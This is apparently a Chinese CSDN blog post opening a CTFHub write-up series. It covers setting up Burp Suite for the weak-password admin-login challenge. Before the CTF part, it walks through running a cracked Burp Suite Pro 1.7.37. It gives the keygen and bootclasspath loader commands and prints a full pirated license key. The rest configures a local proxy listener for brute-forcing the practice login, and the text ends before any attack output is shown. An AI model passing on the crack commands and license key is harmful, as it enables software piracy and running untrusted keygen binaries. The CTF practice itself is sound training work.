CTF之旅（CTFHub技能树+详细Write up+已完结)（密码口令+XSS）

原创

迷失的蓝色小恐龙 于 2021-08-30 11:09:06 发布 310 收藏 1
分类专栏： CTF 文章标签： web 安全漏洞

本文链接：https://blog.csdn.net/weixin_51563603/article/details/119989977
版权

CTF 专栏收录该内容
9 篇文章 1 订阅
订阅专栏

目录

CTFHub题目WriteUP地址汇总

本来不想分段的，但是后来发现要写的东西太多了，就写了个首页，汇总一下地址，大家见谅


首页地址

密码口令

弱口令


需要用到的软件：
Burp Suite(这边是引用大佬的教程)

如果按照上面的教程点击run打不开的话，我这边还有一个方法：
切换到burp suite对应的目录，在上方文件路径处输入cmd回车：



› 此电脑 › 文档 › program › CTF › 相关软件 › Burp_Suite_Pro_v1.7.37_Loader_Keygen


名称	修改日期	类型	大小
bat.txt	2021-08-04 21:15	文本文档	1 KB
burp-loader-keygen.jar	2018-01-25 17:01	Executable Jar File	64 KB
burpsuite_pro_v1.7.37.jar	2018-08-13 11:25	Executable Jar File	27,554 KB
cacert.der	2021-08-04 21:56	安全证书	1 KB
ReadMe.txt	2018-02-03 11:07	文本文档	1 KB



吾爱破解论坛 2018-01-25 17:53 Internet 快捷方式 1 KB

输入下面的命令：

`java -jar burp-loader-keygen.jar`（需要java环境，不然会弹出'java'不是命令警告）



Burp Suite Pro 1.7.31 Loader & Keygen - By surferxyz

Instructions:
1. Run Burp Suite Pro with the loader specified in the bootclasspath
2. Register using manual activation
3. On subsequent runs you must execute burpsuite with the loader otherwise it will become unregistered

Loader Command: java -Xbootclasspath/p:burp-loader-keygen.jar -jar burpsuite_pro_v1.7.37.jar

License Text: licensed to surferxyz

License:

```
VBlvOlXRKaSHxZ+3itJoxwHRIYXicdppD7F3/1/fe7qvYAn2zh0uJq9gCfbOHS4m5SktfkFTNtmGAJtyHRsRXR5LweYzaHixqY15lgzHhd/
dl60Vl700fgIphqyFJ27XVyTFKzvjkcYudc5orGwuaxGX/Pcfhjorpj8GF7GEvKrNR6C5n6jf9lDczygo7HZfMEFeEBDXVeC2VfmdRZOVb3
ZL38UXeTwPdJM0C3Htwj2iGbTBgrn8FgpD+RQuiBhxb731ISwXRu8Ci+NurNXXOu0HJq0aId4ebC6ZRDVu81CuN/0Grm3I+dU3GjEQyRyl7
bY9a7JT43Eyks48NLTVrQG7+XIDBl4g
```

Activation Request:


Activation Response:

便可以打开注册机

再打开一个cmd窗口，输入下面的命令后回车：


`java -Xbootclasspath/p:burp-loader-keygen.jar -jar burpsuite_pro_v1.7.37.jar`

就可以正常开启burp suite



```
Microsoft Windows [版本 10.0.19041.208]
(c) 2020 Microsoft Corporation. 保留所有权利。

E:\documents\program\CTF\相关软件\Burp_Suite_Pro_v1.7.37_Loader_Keygen>java -Xbootclasspath/p:burp-loader-keygen.jar -ja
r burpsuite_pro_v1.7.37.jar
```

那接下来我们来看题目吧



CTFHub WriteUp
管理后台

admin


••••••

登录

□ 下次自动登录

user or password is wrong

这边根据题目提示需要进行密码爆破
先打开计算机的代理设置，并设置端口号（我这里设置了8081，不要设置8080即可）



代理

自动设置代理

将代理服务器用于以太网或 Wi-Fi 连接。这些设置不适用于 VPN 连接。

自动检测设置
关

使用设置脚本
关

脚本地址

保存


手动设置代理

将代理服务器用于以太网或 Wi-Fi 连接。这些设置不适用于 VPN 连接。

使用代理服务器
开

地址 127.0.0.1

端口 8081




请勿对以下列条目开头的地址使用代理服务器。若有多个条目，请使用英文分号 (;) 来分隔。

localhost;127.*;10.*;172.16.*;172.17.*;172.18.*;172.19.*;172.20.*;172.21.

☑ 请勿将代理服务器用于本地(Intranet)地址

打开burp suite，按照下面的方法找到add



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add
Edit
Remove
Add a new listener

Running	Interface	Invisible	Redirect	Certificate
☐	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited


Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition

添加刚刚的端口号




These settings control how Burp binds the proxy listener.

Bind to port: 8081


Bind to address: ● Loopback only

○ All interfaces

○ Specific address: 127.0.0.1



确保这里的√是勾上的（这是监听的端口号）


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
□	127.0.0.1:8080			Per-host
☑	127.0.0.1:8081			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

